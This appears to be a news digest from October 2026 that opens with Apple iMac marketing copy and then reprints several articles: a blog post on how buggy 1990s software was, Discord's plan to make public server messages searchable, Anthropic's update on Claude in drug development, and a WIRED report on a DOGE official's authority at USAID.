With an expansive 24-inch Retina display,5 iMac offers a brilliant canvas for multitasking, immersive movies and games, and more. The 4.5K resolution and 500 nits of brightness deliver crisp, clear details — that’s five times the resolution and nearly 70 percent brighter compared with the best-selling 24-inch all-in-one PC. And P3 wide color brings whatever’s onscreen to life with over a billion colors.

Three young people sitting at a table with an iMac, Magic Keyboard, and Magic Trackpad, watching a movie

iMac is also available with a nano-texture glass option. This reduces reflections and glare to eliminate distractions while maintaining outstanding image quality. It’s perfect for spaces with challenging lighting conditions — whether you’re near a window or under bright indoor lights.

Camera and Audio

You’ve got
their attention.

Center Stage.

The 12MP Center Stage camera puts the focus on you — and keeps it there. Stay perfectly framed during video calls, even as you move around or when more people join in.

Desk View.

Share a top-down view of your workspace — ideal for giving online music lessons or showing off your latest project.

Studio-quality mics. The microphones on iMac make sure your voice comes through crisp and clear. And with directional beamforming, everyone hears you — not what’s going on around you.

Six-speaker sound system. iMac brings incredible audio to any space. Two pairs of force-cancelling woofers with two tweeters fill the room with bold, bass-rich sound. And Spatial Audio with support for Dolby Atmos creates an immersive listening experience.

macOS

Delightfully productive.

With powerful apps and seamless multitasking, macOS supports the way you work, create, and connect. Search and perform hundreds of actions with Spotlight. Enjoy a clear, consistent, and customizable experience with the stunning Liquid Glass design. And help keep kids safe online with intuitive, easy-to-use parental controls.

iMac, front exterior, blue color, displaying Messages app and a 'Learn to Code' website

iMac + iPhone

Even better together.

iMac brings everything you love from iPhone to a gorgeous, spacious display. And when you use both devices together, they work wonders — letting you move seamlessly across devices to share files and photos, hand off tasks, and even control your iPhone from your iMac.

iPhone Mirroring.

See and use what’s on your iPhone from your iMac, without having to reach for it.6 Move files, photos, and videos between devices as easily as you drag and drop between apps on Mac.

Universal Clipboard.

Lets you copy text, images, photos, and videos on your iPhone and paste to your iMac — or vice versa.

Calls and texts.

Calls and texts from your iPhone come right to your iMac, so you don’t need to switch devices when you’re in the zone.7

New to Mac?

  • Mac runs your favorite apps.

    The apps you need run lightning fast — including many of your favorite iPhone apps.

    Various app icons floating on screen, including Adobe Photoshop, Canva, Microsoft Excel, and Figma

  • No compromises.

    iMac is built from the ground up with advanced security protections that come standard on every Mac. Automatic data encryption, free antivirus protections, and regular software updates give you the peace of mind that you and your data stay safe online.

    Padlock icon with Apple logo

  • Child safety.

    Apple is committed to building a safe and trusted platform for kids. Powerful, intuitive tools make it easier for parents and guardians to set healthy boundaries and help create safer digital experiences for kids.

    Child safety icon

  • Setup is a breeze.

    Easily move files, apps, and more from your old PC or Mac with Migration Assistant. And if you need any help, Apple Support is always just an online chat, phone call, or in-store appointment away.

    Simple illustration demonstrating the transfer of data from an old iMac to a new one

  • Mac is built to last.

    iMac is exceptionally well built and ready for pretty much anything. And free macOS software updates can keep your iMac running smoothly and securely for years to come.

    Rear exterior of iMac, green color. Side exterior of iMac, green color

  • Never used a Mac?

    No problem. If you’re considering switching to Mac from PC, you’re in the right place. Take a look to learn about all things Mac and how getting started is easier than you think.

    Text reads: Yep, Mac does that

Ports and Connectivity

Magical. Connections.

Magnetic attraction. A color-matched power connector magnetically and effortlessly snaps into place.

Powerful ports. More possibilities. iMac features up to four Thunderbolt 4 ports — expanding your accessory options and enabling lightning-fast data transfers. And you can connect up to two external 6K displays for a vast canvas to view your work.8

iMac, pink color, back exterior, four Thunderbolt ports

  • Wi-Fi 79 and Bluetooth 6 connectivity
  • Available 2.5Gb Ethernet
  • Support for up to two external 6K displays8
  • Up to four Thunderbolt 4 ports10

Accessories

Deck out your desk.

iMac features a color-matched keyboard and mouse or trackpad with USB-C ports, so you can charge all of your favorite devices with just a single cable. Magic Mouse and Magic Trackpad make navigation comfortable and intuitive. And Magic Keyboard with Touch ID lets you easily and securely unlock your iMac, switch users, authorize Apple Pay, and download apps.11

iMac, top exterior, blue color, color-matching Magic Trackpad, Magic Mouse, and Magic Keyboard with Touch ID

iMac and the environment.

Made with 15% recycled material by weight.

Using recycled materials, like 100% recycled aluminum in the stand, reduces the need to mine new material, which avoids the carbon emissions and environmental impacts of mining.

Manufactured with 40% renewable electricity.

Using electricity from renewable sources like wind and solar — instead of fossil fuels — across our global supply chain significantly reduces carbon emissions from manufacturing Apple products.

Ships in 100% fiber-based packaging.

iMac comes in a 100% fiber-based box as part of our commitment to remove plastic from the packaging of all Apple products.

Our values lead the way.

A plan as innovative as our products.

We’re committed to bringing net emissions to zero across our entire carbon footprint by 2030.

Privacy. That’s Apple.

Privacy is a fundamental human right. Every product and service is designed to help keep your data safe and secure.

Innovation that’s accessible by design.

Our products and services are designed for everyone, with built-in features to help you do what you love, your way.

The Daily Front Page 14 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — The Software Memory Lane
article

Software may be getting worse, but it used to be horrible

by jakevoytko·▲ 331 points·336 comments·bitlog.com ↗
software used to be better in the past

Software is degrading all around us, for obvious reasons. I've written about this before. All else equal, if you increase your code production by 10x but you don't reduce your error rate by a factor of 10, then your production app is buggier than it used to be.

I've seen threads where people also have some nostalgia for the past: "software used to be better in the past" or "we've forgotten how to program like we used to" or "software quality has been declining for decades." And as someone who has used computers since 1990, I'm here to disabuse you of this notion. Software was horrible. Everything crashed all the time. Yes, there were great programmers like John Carmack who could keep the entire program in their head and iterate on thoughtful codebases over decades. No, they did not write a majority of the software that we used to use.

Historical context

Almost everyone in the world was on Windows. Windows peaked around a 95% market share, plus or minus a few percentage points based on your source. Yes, you probably knew someone with an iMac who would tell you that it was way better than a Windows machine, and they could prove it if anyone ever actually released applications for Macs. And yes, there were Linux distros like Debian where people could get real computing done[0].

But those were exceptions. Almost every computer user had a Windows machine and either an Intel or an AMD processor. And Windows had a lot of problems.

There was one saving grace though: companies only got one chance to ship their software. At a certain point, it was going to be loaded onto a floppy disk or burned onto a CD or a ROM, put into a box, and mailed out. And that version had to work out of the box. So there was some quality floor that you couldn't slip below.

How bad did it get?

Here's a collection of things that I remember. This isn't linear; it's my collection of memories from 1990 and onward.

Blue Screen of Death

Windows had extreme stability issues for most of my childhood.

Let me introduce you to the song of my people, the Blue Screen of Death.

The blue screen of death in Windows XP, Vista and 7, courtesy of Wikipedia

This was Windows' version of a kernel panic. It happened right when you were in the middle of something. Or maybe you were doing nothing. It didn't matter: the blue screen was coming.

Your computer crashed for a lot of reasons. First, device drivers. If you bought some new peripheral like a joystick, it'd come with a floppy disk or CD with device drivers. You'd dutifully install them. The device drivers had the same function as they do today: they help the operating system understand how to interface with the hardware. This might get you thinking, "Oh wow, so they sent out the device drivers on physical media? You can't update a physical disk once you ship it. Surely they took extra care to get everything right." My friend, this could not be further from the truth. I'm sure there were good drivers and bad drivers. But in aggregate, they were buggy, and it only took one marginal device driver to destabilize your computer.

The Windows operating system also had its own code quality issues back then, and would sometimes fail to fully reclaim resources from programs that exited. So your computer would slowly degrade over time until eventually the slow rot would take down your machine.

All in all, your computer would just blink out of existence from time to time. It was a fact of life.

Autosave

Do you know what pairs really well with a computer that crashes all the time? Applications that don't autosave. Even better, applications with autosave that don't flush buffered writes and corrupt their save files.

It was commonplace to get into the zone and work on a document for hours, and then suddenly you would get either a Blue Screen of Death, or a pop-up saying that your application had a problem and had to exit. And you'd scream and you'd double-click your document over and over, but it was no use. You had to start over. But there was a consolation prize. It was your turn to tell everyone, "I was working on a document for THREE HOURS! And then the computer crashed and I lost everything. It was all gone. I had to redo it." There was always that one asshole that was like "why didn't you save?" But you didn't get mad. You knew that he was 2 weeks from having the same thing happen to him.

When I joined the Google Docs team back in 2010, we instrumented the Ctrl+s keyboard shortcut for fun. It didn't do anything but record a metric saying that it had been pressed. This "save" keyboard shortcut was in the top 5 non-editing user actions, just behind things like "move the cursor with arrow keys." And it did absolutely nothing. Google Docs autosaves. But everyone was so traumatized from years or decades of losing work that they reflexively saved anytime they edited anything.

Nothing was secure

When my sister and I were little, we loved going into stores with display units. The computers would often have games installed you could play. Worst case, you could always open up MS Paint or Solitaire and mess around for a few minutes.

One time, we were in a store where the display models had password-protected screensavers. My sister was undeterred. She just hit Ctrl+Alt+Del, selected the screensaver application, and clicked "End Task." And we were in. The best minds of Microsoft were nothing next to the hacking talent of a 9-year-old.

And this is the level of security that your computer afforded you. If you used the Internet for long enough, your computer would start to collect a bunch of advertising malware. When you turned your computer on, you would start to see pop-ups and pop-unders with random ads, even when you weren't using browsers. So you'd do another antivirus scan, or later on you could visit websites that could also run the malware scans for you.

And not to mention the viruses that would drop the Internet to its knees once a year by doing trivial things like "adding a macro to a Word document that sends emails."

Disk fragmentation

Any techie can remember going to a nontechnical relative's house. In some dusty corner, they'd have an ancient Windows computer barely hanging on by a thread. It would literally take 20 minutes to turn on.

You'd sigh and say, "let me fix this for you."

You would open two programs. This would take about 5 minutes. The first program emptied cache files and the Recycle Bin. The second was Disk Defragmenter.

A screenshot of disk defragmenter

Your computer slowly became unusable if you never saw this window.

Back in the day, hard drives in Wintel boxes stored data with spinning magnetic platters. The hard drive had a retractable arm with a little magnetic reader, and it would read data by retracting the arm to the right position and then moving the disk to the start of a sector.

But of course, as you add more and more files, the game of Tetris doesn't work, and the rest of your file doesn't neatly fit onto the disk before the next file's record begins. So your file would end up in two (or more) places on the hard drive. This was called fragmentation. A little bit of fragmentation was unavoidable, but if more and more files became fragmented then your computer became slower and slower until eventually Grandpa's computer took 20 minutes to start.

Many modern filesystems, Windows' included, automatically handle defragmentation in the background nowadays. But Windows did not back then. You needed to periodically manually start the defragmentation process yourself.

By the time I got into college, I discovered that Windows had a scheduler and could run Disk Defragmenter whenever I wanted, so I just left my computer on all the time and let it defragment at 5 in the morning.

Phenomenal cosmic power, itty bitty memory

Applications were heavily memory constrained, so programmers tried to save bits and bytes everywhere.

This should have been invisible to me, but it wasn't.

At one point I had a crappy video game version of Axis and Allies for the PC, released in 1998[1]. Imagine Risk but World War 2. And the AI was really bad, and could generally be beaten easily. But the game had a major flaw: If a country had more than 255 units, the whole game would crash. And naturally the AI also loved to turtle, so it was common for the AI to have a territory with over a hundred units that was impossible to wear down. So because of this programming choice, the game was a race to wipe out the enemy before it could force a stalemate by crashing the game.

This kind of thing happened all the time. During my first programming class in my freshman year of high school, one of our lessons was effectively, "here's why you all recognize numbers like 128, 256, and maybe 65536."

Software came on unreliable physical media

Even if the software worked perfectly, you might scratch your game CD and lose the ability to play it. Then you'd start asking your friends if anyone had a spare copy of Red Alert or something, just so that you could finally finish the single-player campaign.

This wasn't unique to CDs. Anything physical could degrade. My half-brother had a NES game called Dragon Warrior or something, but the cartridge was corrupted and there was no way to leave the first room. And even if you kept all of your games in good condition, the contacts inside of the NES that connected the cartridge to the console could rust and fail. This kind of thing happened all the time.

"But Jake, that's hardware and not software." All I'm saying is that your software was fragile and it needed to be protected and preserved. It's not like you had the option for a physical disk or the online install and you chose the disk. By the nature of distribution, the software itself would degrade and rot away from you.

Online games assumed good behavior

One of the earliest online games I played was Diablo II, which means that I have seen the true heart of darkness inside of humanity.

Online games have a strange problem: gamers often don't want to be together. They just happen to cohabitate a space. And Diablo II had a lot of design features that lent themselves to chaos:

  • There were rampant client-side hacks. In PVP servers, people would use hacks to e.g. fire tracking arrows far beyond the range that they should have been able to.

  • All item drops were equally available to everyone in the server. That means when you got close to killing an act boss, you and your party would transition from allies to rivals and spam click when the boss finally popped.

  • If you had a corpse on the ground and died again, you'd lose everything you had equipped. People would try to force you to have a full inventory by dropping a bunch of cheap items onto your corpse, hoping that you'd accidentally pick up common items before picking up your corpse. Then you'd try to pick up your corpse. You'd only pick up some of the items. Then they'd kill you a second time and you'd lose everything that you managed to pick up.

  • The game had a lot of item duping glitches. As you can imagine, this ruined the in-game economy since it became dominated by the duped items. And it enabled a lot of scams. They'd pretend that they just duped an item, and they'd wait for someone to ask how they did it. Then they'd walk the user through step-by-step, but one step would involve dropping your item on the ground and then the scammer would pick up the item.

  • There was no guild system, but people still ran guilds. This means that there was no trusted way to identify guaranteed friendlies.

Many of these were fixed by the time Diablo III came around. They had extra guards against duplicated items. Bosses gave players individual drops, so there was no competition for items when you killed bosses. And you didn't need to recover items from your corpse in a way that risked you losing items. These were all hard-won lessons.

Turbo button

I started using my family's computer around 1990 when I learned how to read. The computer was a beige 286 that sat on our desk with the monitor perched on top. It had a 5.25" floppy drive. It had a power button. It had a reset button. And it had a TURBO button. The TURBO button was supposed to be ignored most of the time, but you could press it when you needed to slow the computer's processor down.

Why would you need to do that? Because IBM's first desktop computers ran on the 8088 processor at 4.77MHz[2]. It didn't stay this way for long. But there was a problem: many programmers wrote their applications with the assumption that computers had that 4.77MHz processor. Programmers synchronized animations, video game frame rates, and generally relied on the assumption that they were working with a fixed clock speed. If you used one of these applications on a faster processor, they would likely be unusable.

Computer manufacturers devised a simple solution: add a TURBO button that would just slow your CPU down on demand. Whenever you ran into an application that had timing issues, just press that TURBO button and watch it slow down to a comfortable speed.

I never needed to actually press the TURBO button in anger. My understanding is that most of the applications that benefitted from the TURBO button were games, and we only played newer educational games that didn't have these timing issues. When editing this post, I thought about dropping this section a few times. But can you imagine having an "Original iPhone" button on the side of your iPhone so that the Notes app could work? Good grief.

Modern software isn't perfect

Modern software isn't perfect. It's bloated. It's slow. It was written by too many people. It's too complex. It has too many cooks in the kitchen. And now, we're losing our grasp on how it works under the hood as we delegate more and more to the agents.

But I'd never go back to the way software used to be written. Give me process isolation and online updates. Give me higher-level programming languages that abstract common pitfalls from C and C++. Give me game designers that handle timing using the system clock. Give me Steam and Windows Update. You can keep your old release process that fell by the wayside.

Footnotes

[0]

From what I remember from trying to install Debian in my high school years, the most popular app on Linux was anything that could edit XF86Config.

[1]

I'm having trouble corroborating this anecdote with information I can find online. The details might not be exactly right. But this is what happened, to the extent that the memory survived 25ish years.

[2]

Not GHz, MHz!

The Daily Front Page 15 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Searchable Public Squares
article

Discord will soon let anyone find public server messages through Google

by DeepLogin·▲ 310 points·186 comments·discord.com ↗
step straight into the conversation on Discord

Discoverable Servers are the most public spaces on Discord, with at least 1,000 members. Their admins chose to list them in Server Discovery so anyone can join them, no invite link needed.

Discussions in Discoverable Servers will soon be easier to find when you search the web, so you can find the answer you’re looking for and step straight into the conversation on Discord. Admins and members can decide if and how their content is shared, and those controls start rolling out today, ahead of any changes.

TL;DR:

  • Help people find your community with Server Web Pages. A Server Web Page is a page on the web that describes a Discoverable Server, so people can decide whether they want to join. Starting November 16, 2026, all Discoverable Servers will have a Server Web Page. These pages may also display summaries of discussions happening in public channels (those visible to everyone in the server), to give a better sense of what people are talking about. Some messages from public channels may show on Server Web Pages and in web search beginning in mid-December 2026. The rollout is gradual, so it may be a few weeks before the first messages start appearing on the web.
  • Server admins can opt channels out starting today, before anything goes live on November 16, 2026. Controls for admins are in Server Settings > Web Presence. You can choose which channels take part, or opt all channels out. If you don’t change anything, public channels stay on, and your Server Web Page goes live on November 16, 2026, if you don't already have one.
  • Users have control over whether their messages are shown. If you'd rather your messages weren't shown, you can turn that off starting today in User Settings > Data and Privacy, before messages start rolling out in mid-December 2026 (or anytime after). One setting covers Channel Messages in every Discoverable Server. Channel Summaries are generated separately, from broader channel topics, and will still appear on Server Web Pages unless admins choose to turn them off. Usernames and avatars won't be shown alongside messages on Server Web Pages
  • Private servers, DMs, and GDMs are always private and not included in these changes. These changes are limited to Discoverable Servers.

How servers work today

Over the years, Discord has built different kinds of spaces, so every group can decide how big the party gets and who can find it:

  • Most servers are small, private spaces. They're meant for you, your friends, and nobody else.
  • Community Servers are for bigger groups, with the tools to handle a crowd. Though someone still has to send you an invite link.
  • Discoverable Servers are the most public spaces on Discord. To qualify, a server needs at least 1,000 members, has to be at least eight weeks old, and must meet activity and safety requirements. Anyone can find and join them, no invite link needed. Today’s announced features only apply to this type of server.

A comparison chart re-stating the differences between Discoverable, Community, and Friend servers.

Today, there are more than 63,000 Discoverable Servers, spanning communities from speedrunning to language learning to niche corners of every fandom. People find their way into communities they'd never have stumbled across otherwise. Until now, that's all being Discoverable meant.

Why this matters

Server Discovery was built for finding servers, not answers. Ever wanted to look up tricks for a faster speedrun? Or whether a powerful item is worth grabbing, or if it will completely ruin your build? Someone has almost certainly already answered it in a channel somewhere, in one of 63,000 Discoverable Servers. It can just be hard to find.

Prior to Discord's launch, message boards were common, ranging from community-driven forums to official ones run by game studios. These message boards excelled at hosting long-form, structured conversations about helping people, theory crafting, and more. While they still exist today, many have moved into Discord servers. This has led to valuable information being locked in Discord conversations, inaccessible to the wider internet. We want to fix this.

By giving admins the option to make certain channels discoverable from the web, we can help more people find and benefit from the knowledge shared in Discord communities.

We expect this to help different types of communities in various ways:

  • For fandoms, you can make specific channels an easy-to-find resource that answers the top questions new players ask.
  • For content creators, you can more easily promote events and new content drops.
  • For indie game developers, you can use public channels, including forums, to share updates and wiki-style information about your games.

What's new for Discoverable Servers?

Server Web Pages live on the open web and give people a glimpse of what a Discord community is about before they join. They’ve been available to Discoverable Servers for some time, but setup takes a few steps, so not every Discoverable Server has created one. Learn more about Server Web Pages.

Starting from November 16, 2026, every Discoverable Server will have a Server Web Page. If you’re an admin and have already set one up, you don't need to do anything. If you don’t have one and want to get a head start on how your community shows up to the rest of the internet, you can go through the setup process today and publish it in a few clicks. If your moderation team doesn't set one up beforehand, a default page goes live for you on November 16, 2026, using details from your Server Profile. You can edit it whenever you like. Having a Server Web Page is a core part of being a Discoverable Server. If you don't want one, you can always switch back to being a Community Server.

Server Web Pages are also getting more useful. Until now, your Server Web Page has shown a small description of what your community is about. From November 16, 2026, it may also start showing what your community is talking about. Including this helps someone with a question find their way to your community if it already has the answer.

Channel Summaries. These show a small slice of what's being talked about in your server, directly on your Server Web Page. These automated summaries focus on active conversations from November 16, 2026, onwards. Admins can change which channels they draw from, curate the summaries that are shown, or turn them off entirely. Usernames and avatars will not be shown in summaries.

A close-up of what a Conversation Summary would look like on Dead by Daylight’s Server Web Page, showing a few key takeaways and emoji reactions used in the conversation.

Channel Messages. From mid-December 2026, answers to questions your members sent in public channels can be found in a web search, in their own words. Server admins decide which channels take part, and server members can choose whether their own messages appear. Usernames and avatars will not be shown alongside these messages.

You can already see an early version of this on a few Server Web Pages. We’ve been piloting Channel Messages with Discoverable game communities, including NBA 2K, Rust, and Dead by Daylight. (During this pilot, all posts were from admins and moderators, not members.)

A Server Announcement displayed on the Server Web Page for Dead by Daylight.

If you're running a community, useful answers to common community questions can show up in web search: how to unlock an easter egg, new builds or strategies, or a boss guide. Someone looking for help will be able to find a real answer from a real person, and can step straight into the conversation that it came from by clicking through and opening Discord.

What does this mean for Discoverable Server members?

Starting mid-December 2026, if a server’s admins allow it, messages from public channels can appear on Server Web Pages and in search results, without usernames and avatars. Messages you sent before then won’t be shown. Channels where content may appear on the web will be labeled, so you know before you send a message.

If you'd rather your messages weren't shown, you can turn that off today in User Settings > Data and Privacy. One switch covers every Discoverable Server you're a part of.

The new option to “Show my message content from Discoverable channels on web pages,” located in User Settings > Data and Privacy.

We're rolling this out gradually, so it may be a few weeks before the first messages from those channels go live. Learn more.

What can admins do now?

Your server controls start rolling out today, in Server Settings > Web Presence. You can choose which channels take part, or turn them all off.

The new options for Server Admins to customize their Server Web Page, located in Server Settings > Web Presence.

If you don’t change anything, public channels stay on, your Server Web Page goes live on November 16, 2026 (if it's not already published), and Channel Summaries can start the same day. Channel Messages start rolling out in mid-December 2026. You can adjust your Channel Summaries and Channel Messages settings before they roll out. And if you'd rather publish your Server Web Page yourself, you can do that today.

See the full details in our Help Center.

However you set things up, we hope this is a step toward bringing back what made forums great: answers anyone can find, and an open door to the community that wrote them.

Frequently Asked Questions

  • How will I know if I am in a server that allows content to appear on the web?

    • Discoverable Server admins choose which channels to make available on the web. Those channels will be labeled, so you’ll know before you send a message. As always, you can customize your own privacy choices in your user settings under Data & Privacy.
  • What if I decide later that I don’t want my messages shown on the web?

    • You can turn off your Channel Messages setting anytime in User Settings > Data and Privacy. Messages you send after that won’t appear on the web. Messages you sent while it was on stay up unless you delete them from Discord. Messages from before mid-December 2026 aren’t included, regardless of your setting. Learn more.
  • Does this work the same way in every region or for every user?

    • In the EU, UK, Canada, Brazil, Australia, and South Korea, the member setting for Channel Messages is off by default given legal restrictions, so members’ messages won’t appear on the web unless they turn it on. Users in the teen age group are excluded completely and cannot enable Channel Messages until they’re an adult. Everywhere else, it’s on unless members turn it off. Other than that default, everything works the same way in every region. Learn more.
The Daily Front Page 16 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Claude in the Lab
article

Early progress on accelerating drug development with Claude

by dataking·▲ 259 points·254 comments·anthropic.com ↗
accelerate curing disease

Anthropic’s life sciences team is working to accelerate curing disease. Over the past several months, our scientists have engaged in deep research partnerships with six organizations developing new medicines: BigHat Biosciences, Bristol Myers Squibb, Divergence Labs, Enveda, Generate Biomedicines, and The Column Group. We've also begun drug discovery efforts of our own. In doing so, we've learned a lot about how Claude can support drug development, and how we’ll need to improve Claude further to realize AI's potential in medicine. We plan to scale this work up substantially from here.

There are many opportunities to speed up drug development, even beyond the most commonly discussed applications of AI, like proposing initial designs for new molecules. Developing a drug involves many varied tasks: doing early research to identify a target for a drug and the right type of drug to engage it, designing a molecule with the right properties, optimizing it to be manufactured reliably at scale, drafting the regulatory filings needed to run clinical trials, designing and administering those trials, and much more.

Our strategy to realize AI’s medical benefits is based on having AI increasingly involved in all of these tasks. There is no single problem to solve; the bottlenecks are distributed all throughout the drug development process. The best way to identify and work through these bottlenecks is to get deeply involved in real drug programs, across many different disease areas and stages of development.

So, over the past several months, we’ve partnered with six organizations to do so. We’ve also started drug discovery efforts of our own, including programs for rare childhood forms of muscular dystrophy, where Claude handles much of the scientific and operational work.

This work serves our goals in three ways. First, it lets us better understand the strengths and limitations of our models in relation to a much wider range of drug development tasks (we’ve already prioritized specific improvements to our models based on what we’ve learned so far). Second, these programs can serve as case studies for the wider life sciences community. If Claude is to significantly increase the rate of new cures, we need to work with many more biotechnology firms and integrate Claude more deeply into their development processes. Third, these projects should, if their positive trajectories continue, have direct impact themselves. We’re optimistic that some may result in effective new medicines for the diseases they target, including food allergies, rare childhood diseases, and several forms of cancer.

In this post, we provide an update on our progress with our partners, along with technical reports and preprints that describe our thought process, methods, and early results in more detail. We then briefly outline where our work is headed next.

Case studies

Generate Biomedicines: modality engineering. Generate Biomedicines has been working on increasing the usefulness of a cancer treatment known as CAR T-cell therapy. This therapy has historically helped treat blood cell cancers; Generate aims to reengineer it so that it can treat solid tumor cancers too. To do this, they’re aiming to shorten one part of the therapy’s genetic instructions, which would create room for additional instructions suited to other kinds of cancer. Six Generate scientists used Claude Code to propose new designs for this part. One design was about 70% shorter than the standard version, and in lab tests it was more effective: it allowed immune cells to make roughly 10 times as many receptors (the proteins they use to spot cancer cells), it killed tumor cells more efficiently, and the immune cells remained active for longer. Read more, and see Generate’s technical report.

Divergence Labs: hit generation. Divergence Labs is working on a novel way to treat food allergies. Food allergies are set off by a reaction from a molecule called IgE, some of which is attached to our immune cells and some of which floats freely in our blood. Divergence Labs is developing drugs that would detach the IgE from our immune cells entirely, rather than solely neutralizing the IgE circulating in our blood, as standard medications do. This could provide a much more effective treatment, but it requires a precise design, with two “arms”: one that would bind tightly to IgE, and another that would help prise IgE from the immune cell. Claude converted Divergence Labs’ goals into a detailed design plan, and then, largely autonomously, generated roughly 35,000 antibody designs in about a month to be narrowed down and tested. In those early tests, Divergence found “hits” for both arms: three designs that could bind to IgE, and 20 that could dislodge it. Three of those 20 appeared to dislodge IgE more than the standard medication. Its next step is to build a drug that combines the two arms. Read more, and see Divergence’s technical report.

BigHat Biosciences: lead optimization. BigHat Biosciences pairs AI with an automated lab to improve potential drugs (or “leads”), which must bind their target tightly, remain stable through manufacturing and storage, and avoid clumping together (among other criteria). BigHat’s scientists and an Anthropic researcher worked with Claude to improve these three properties in two leads, both antibody fragments that could become parts of future drugs: one designed to target cancer cells, and one designed to keep a drug in the body longer. Claude, connected to BigHat’s lab data system, Reccy, proposed changes to each molecule, and BigHat’s lab made and tested about 1,010 variants in about 10 weeks. Partway through, the team suspected the standard heat-stability and clumping metrics were misleading. Claude and the researcher reanalyzed the raw data, then proposed different metrics and a protocol change to test them. BigHat’s scientists refined and ran it, and the main predictions held. Compared with the originals, the best versions bound more than 10x more tightly, the cancer-targeting lead stayed in solution 18°C higher, and the lead for longer-lasting drugs clumped more than 100x more slowly. Read more, and see BigHat’s technical report.

Enveda: manufacturing and filings. To conduct clinical trials, companies need records showing that each batch of a new drug has been made to strict quality standards, and to submit an application to regulators, among other requirements. At Enveda, manufacturing chemists spent up to 75% of their time on paperwork. To ease the load, Enveda built a system that connects all of its manufacturing documents to Claude, then lets Claude flag any possible issues. Over tests on 1,061 pages of documentation, Claude caught all 11 issues that human reviewers had spotted—and flagged seven they’d missed. In the process, this method reduced human review time by 89%, from over 25 hours to less than three. Separately, Claude wrote the first drafts of two important regulatory documents. One took four hours, compared to about three months by hand. For the other, Enveda’s standard human review process found one minor error. Read more, and see Enveda’s technical report.

The Column Group (TCG): company creation. Because drug discovery can be slow, expensive, and prone to failure, investors in biotechnology companies have favored safer, previously validated ideas over riskier new ones, even when the latter could help more patients. We’ve been working with TCG to see whether Claude can change this by cutting the time and cost of drug discovery so that investors can confidently support more ambitious ideas. Specifically, TCG is establishing Pleiades, a new company that will use Claude to run many more—and more complex—drug programs than is usual for a small team. This could be a model for how Claude can reduce both the scientific and the operational and administrative overhead required to run a biotechnology company. If this works, this model could be replicated across the industry and direct investment toward harder problems in medicine. Pleiades is currently developing new tools and workflows for Claude; its very first Claude skill, which helps Claude assess whether drug targets are worth pursuing, has been evaluated on 45 target-disease pairs. Read more.

More recently, we’ve also begun working with Bristol Myers Squibb (BMS) to find and address bottlenecks in clinical trial planning. BMS is using Claude to assess plans of an early-stage drug in clinical trials, and to estimate the likelihood of those trials succeeding. Together, we plan to expand this work in 2027 to understand its potential for increasing the probability of success in early development.

“We use Claude at the clinical trial stage to analyze proprietary data, create a clinical study plan, and weigh the study’s chance of success. From a single prompt, Claude generated a robust initial analysis that helped inform our assessment of different development options, which would otherwise take days to complete. We did all of this while ensuring the security of our highly sensitive data. We look forward to expanding this work across our pipeline to support portfolio-level decisions.”

Michael Pourdehnad, MD, Senior Vice President, Head of Early Clinical Development, Hematology, Oncology and Cell Therapy.

In addition to our work with these partners, we’ve begun to run some research programs ourselves. We’ve acquired Mithril Medicine, a one-person company that has been developing treatments for two rare forms of muscular dystrophy. Its founder, Cody Tranbarger, used Claude to organize contracts, logistics, and experiments with 11 external labs, and delegated many other aspects of Mithril’s operations to Claude. As a result, Mithril took a possible treatment for one form of muscular dystrophy from an idea to promising results in mice in less than 18 months. Now at Anthropic, Cody is continuing this research, and plans to start several new programs. If his drug candidates continue to hold up, we expect a drug to be ready to start clinical trials in humans as soon as late 2028. Read more and see our technical report.

Extending our work in the life sciences

All of this research is still at an early stage. In particular, so far it is mostly *preclinical—*that is, for the most part, it isn’t yet at the stage where the drugs are being tested in humans. We plan to continue extending Claude’s role into clinical trials as these drug programs advance, and as we partner with more organizations whose drug development programs are already at the clinical stage.

This research is only one part of our efforts to accelerate drug discovery. Ultimately, we want to share our models with as many drug development researchers as possible. To that end, we’ve rolled out Claude Science, our AI workbench for researchers, and we’re providing Claude credits for life scientists. We’ve also created the Life Sciences Verification Program to allow trusted organizations to use our most powerful models with more permissive versions of our safeguards, which are necessary to prevent misuse but which can impede legitimate biological research. We’ve also recently launched an open call for guest investigators in the life sciences; we’re seeking proposals from research groups who want to use Claude to investigate key questions in drug discovery and other areas.

We’re looking forward to working with many more organizations as we expand our life sciences research. If you work at an organization focused on drug discovery and are interested in collaborating with us, you can get in touch below.

The Daily Front Page 17 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Authority Without a File
article

A 28-Year-Old DOGE Operative Gutted USAID. HR Had No Record of Him Working There

by ck2·▲ 236 points·161 comments·wired.com ↗
It’s not clear he had the legal authority to do so.

Despite the agency's human resources department saying he hadn’t even been onboarded, Jeremy Lewin oversaw the destruction of USAID. It’s not clear he had the legal authority to do so.

A man in a suit speaking into a microphone in front of an American flag.

Photograph: Fabrice Coffrini/Getty Images

On March 18, 2025, Secretary of State Marco Rubio handed the reins of the US Agency for International Development to Jeremy Lewin, a 28-year-old graduate of Harvard Law School, former investment banker, and affiliate of Elon Musk’s so-called Department of Government Efficiency. At the time, Lewin’s appointment drew criticism because of his lack of experience in government, diplomacy, or foreign assistance. But for career staff inside the agency, the issues surrounding Lewin’s new role were much more alarming than his thin résumé.

For at least two months, USAID senior staff had no knowledge of how Lewin, who appeared at the agency one day as a policymaker on an obscure detail from the General Services Administration, could have suddenly begun wielding the powers of the agency’s top official.

Internal USAID emails reviewed by WIRED reveal that during the three-week period of March 18 to April 4, during which Lewin began canceling lifesaving aid programs and personally signed off on the termination of thousands of USAID employees, he did not sign the paperwork typically required by law to begin work at the agency, despite repeated requests. In fact, his appointment was so mysterious that USAID security was unable to issue him an ID card because they had no records of his employment.

Lewin, currently director of policy planning at the State Department, tells WIRED that prior to Rubio delegating powers to him, he was “both detailed and dual appointed to work at USAID by Secretary Rubio according to well-established authorities and with the advice of State Department and White House counsel.”

Experts, though, say that while Lewin performed the duties of a top USAID leader under the title Rubio handed to him—deputy administrator of policy and programming and chief operating officer—it isn’t clear that he had the legal authority to do so. Questions about how DOGE affiliates like Lewin stepped into top roles at many federal agencies, including USAID, remain key to dozens of active lawsuits targeting DOGE and the Trump administration over federal workforce reductions, firings, and agency dismantlings.

